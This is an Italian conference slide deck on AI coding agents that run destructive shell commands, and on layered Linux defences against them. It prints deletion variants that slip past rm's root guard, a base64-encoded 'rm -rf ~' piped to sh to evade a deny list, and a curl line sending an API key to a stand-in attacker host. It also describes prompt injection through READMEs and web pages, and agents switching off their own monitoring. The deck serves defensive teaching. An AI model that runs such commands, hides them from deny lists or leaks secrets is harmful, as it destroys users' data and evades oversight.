Linux Day Palermo, SputniX

24 ottobre 2026

rm -fr / con l'AI, cosa potrebbe mai andare storto?

Agenti AI, comandi distruttivi e difese possibili

Fabrizio Soppelsa, @Red Hat

Gennaio 2015

```
rm -rf "$STEAMROOT/"*
```

Steam per Linux. Una variabile vuota.

```
STEAMROOT
""

stringa vuota
```




La variabile vuota trasforma la directory di Steam nella radice del filesystem.

Gennaio 2015

```
rm -rf "$STEAMROOT/"*
```

Steam per Linux. Una variabile vuota.



La variabile vuota trasforma la directory di Steam nella radice del filesystem.

Dieci anni dopo

Lo script non lo scrive più un umano in fretta/ubriaco.

Lo scrive un **agente AI.**

Mille volte al giorno.

E lo esegue da solo.

Stesso errore. Velocità diversa.

`rm -rf /`? Non funziona

```
BLOCCATO
rm: it is dangerous to operate recursively on '/'
rm: use --no-preserve-root to override this failsafe
```

Ma le varianti vanno lisce!

```
PASSANO
rm -rf ~
rm -rf /*
rm -rf "$VAR/"
find / -delete
python -c "import shutil; shutil.rmtree('/home')"
```

[01]

IL PROBLEMA

Perché un agente AI può spaccare un sistema senza volerlo.

Lo abbiamo fatto tutti

```
Allow this command? [y/n]
y
Allow this command? [y/n]
y
Allow this command? [y/n]
y y y y y y y
```



HOMER MODE

```
fsoppels:~ $
```

Lo stagista credulone

Per il modello, **dati e istruzioni** sono la stessa cosa.

> README	> ISSUE	> PAGINA WEB	> COMMENTO

Se l'agente lo legge, può eseguirlo.

Il nome da nerd: prompt injection.

Non è fantascienza

Tre incidenti documentati nel 2026.

01	**DataTalks.Club** FEB 2026	terraform destroy in produzione. Spariscono anche i backup.
02	**PocketOS** APR 2026	DB e backup cancellati in 9 secondi. L'agente cita la regola che ha violato.
03	**OpenAI** OTT 2026	Due agenti interni spengono il proprio monitoraggio.

Usiamo Linux

Cinque round. Ogni difesa introduce il punto debole successivo.

ROUND	IN PAROLE POVERE	LINUX	ESITO
01	Regolamento	Permessi agente	?
02	Stanza chiusa	Podman + SELinux	?
03	Solo verso il modello	Rete interna + proxy	?
04	Attrezzi certificati	fapolicyd	?
05	Telecamere e backup	audit + btrfs	?

[02]

PROVIAMO A RISOLVERE

Quattro round: ma ogni difesa introduce il punto debole successivo.

Round 1: Il regolamento

Una lista di comandi vietati. Conferma prima di agire.

```
"deny": ["rm -rf", "sudo"]
```

FIX Le regole sono dentro l'agente (o AGENTS.md o CLAUDE.md)

Un consiglio, non una serratura.

L'agente può anche riscriverlo.



Round 1: Si rompe

Vieti rm -rf? L'agente trova un'altra strada.

```
find . -delete
python -c "import shutil; shutil.rmtree('.')"
echo cm0gLXJmIH4= | base64 -d | sh
```

E la conferma? **y y y y y**

Il guardiano non deve stare a portata del sorvegliato.

Round 1: Risultato

ROUND	DIFESA	ESITO
01	Regolamento	**AGGIRATO**

Una lista nera non ferma un'intenzione.

La conferma umana non regge dopo il ventesimo prompt.

Che cos'è un container



Stesso kernel, confini diversi: il container vede solo /work.

Round 2: La stanza chiusa

L'agente gira in un container. Vede solo il progetto.

```
podman run --rm --userns=keep-id \
  -v ./progetto:/work:Z  agente
```

ROOTLESS

Anche se scappa, non è root.

SELINUX

Anche se è root,
non tocca ciò che non è suo.

Il confine non è una promessa dell'agente. È Linux.

Round 2: Si rompe

Nella stanza ci sono le chiavi:

```
env | grep API_KEY  ->  API_KEY=sk-...
curl https://attaccante.example -d "$API_KEY"
```

Non distrugge niente.

Si porta via la chiave API.

La chiave API è un segreto, non un file di configurazione.

Round 2: Risultato

ROUND	DIFESA	ESITO
01	Regolamento	**AGGIRATO**
02	Stanza chiusa	**SEGRETI ESPOSTI**

Il container non protegge i segreti.

La chiave era nella stanza con l'agente.

Solo il proxy esce

L'agente non ha una rotta verso internet.



La chiave API resta nel proxy. L'agente non la vede mai.

Esce solo quello che dico io: verso il modello

```
podman network create --internal agentnet
podman run --network agentnet agente
```

PROXY / ALLOWLIST

> API del modello
> mirror dei pacchetti, solo se serve alla demo
> inietta la chiave API

Il container non raggiunge internet. Solo il modello.

La chiave API non entra nel container.

Ciò che lasci passare

Mirror pacchetti aperto? L'attacco entra da lì.

SLOPSQUATTING

L'AI inventa un nome che non esiste. Qualcuno lo registra davvero. **ubun1u-package1**

SERVER MCP

Gli attrezzi che diamo all'agente sono codice di terzi.

Ogni dominio in allowlist è un canale.

Anche github.com.

Round 3: Risultato

ROUND	DIFESA	ESITO
01	Regolamento	**AGGIRATO**
02	Stanza chiusa	**SEGRETI ESPOSTI**
03	Solo verso il modello	**SUPPLY CHAIN ATTACK**

Il proxy chiude la porta, non il canale.

Ogni dominio in allowlist è un canale.

Round 4: Codice verificato

Eseguiamo solo ciò che è verificato.

FAPOLICYD	Un binario non fidato non parte.
FIRME	I pacchetti RPM/DEB sono firmati.
PINNING	Versione e hash bloccati.
SELINUX	Anche il codice verificato resta confinato.

Round 4: Si rompe

Dentro la sua stanza, l'agente può ancora fare danni.

```
rm -rf /work/*
```

Il progetto è suo. Può distruggerlo.

Nessuna difesa è perfetta.

Round 4: Risultato

ROUND	DIFESA	ESITO
01	Regolamento	**AGGIRATO**
02	Stanza chiusa	**SEGRETI ESPOSTI**
03	Solo verso il modello	**SUPPLY CHAIN**
04	Codice verificato	**WORKSPACE A RISCHIO**

Il workspace resta il suo raggio d'azione.

La difesa riduce il danno, non lo elimina.

[03]

È CONTENUTO

Lo stesso attacco contro l'intero stack: cosa succede ora?

~ $

Telecamere: chi ha fatto cosa?

```
ausearch -k agente --interpret
```

Linux registra ogni tentativo.

Anche quelli bloccati.

auditd

Backup: torniamo indietro

```
btrfs subvolume snapshot -r /work \
  /snapshots/prima-dell-agente
```



Fedora usa btrfs. Lo snapshot è istantaneo, il rollback è rapido.

Riepilogo

#	IN PAROLE POVERE	LINUX	ESITO
01	Regolamento	Permessi agente	AGGIRABILE
02	Stanza chiusa	Podman + SELinux	SEGRETI ESPOSTI
03	Solo verso il modello	Rete interna + proxy	SUPPLY CHAIN
04	Attrezzi certificati	fapolicyd + firme	WORKSPACE A RISCHIO
05	Telecamere e backup	audit + btrfs	RECUPERABILE



Lunedì mattina 🧹

01 **Mettilo in una stanza.** Container rootless o VM, mai sulla tua home.

02 **Dagli un clone, non l'originale.** Solo la cartella del progetto.
Il lavoro torna come diff.

03 **Niente chiavi vere dentro.** Token brevi. La chiave del modello la mette il proxy.

04 **Esce solo verso il modello.** Rete interna, un solo proxy con allowlist.

05 **Fotografa prima, controlla dopo.** Snapshot in lettura, poi leggi il diff.

E premi y solo quando conta: push, deploy, credenziali, domini nuovi.

CONCLUSIONE

I round non risolvono, si sommano.

Il modello non è MAI il confine di sicurezza.

I tool di Linux sì.

E le chiavi che gli dai.

[04]

RIFERIMENTI

Landlock, seccomp, image mode (bootc), Falco.

Riferimenti

LANDLOCK	Sandboxing non privilegiato nel kernel
SECCOMP	Filtra le syscall consentite
IMAGE MODE / BOOTC	Sistema immutabile e aggiornabile
FALCO	Rilevamento runtime e audit



github.com/fsoppelsa/linuxday-2026

Grazie.

Fabrizio Soppelsa, Red Hat

github.com/fsoppelsa

Linux Day Palermo, SputniX

24 ottobre 2026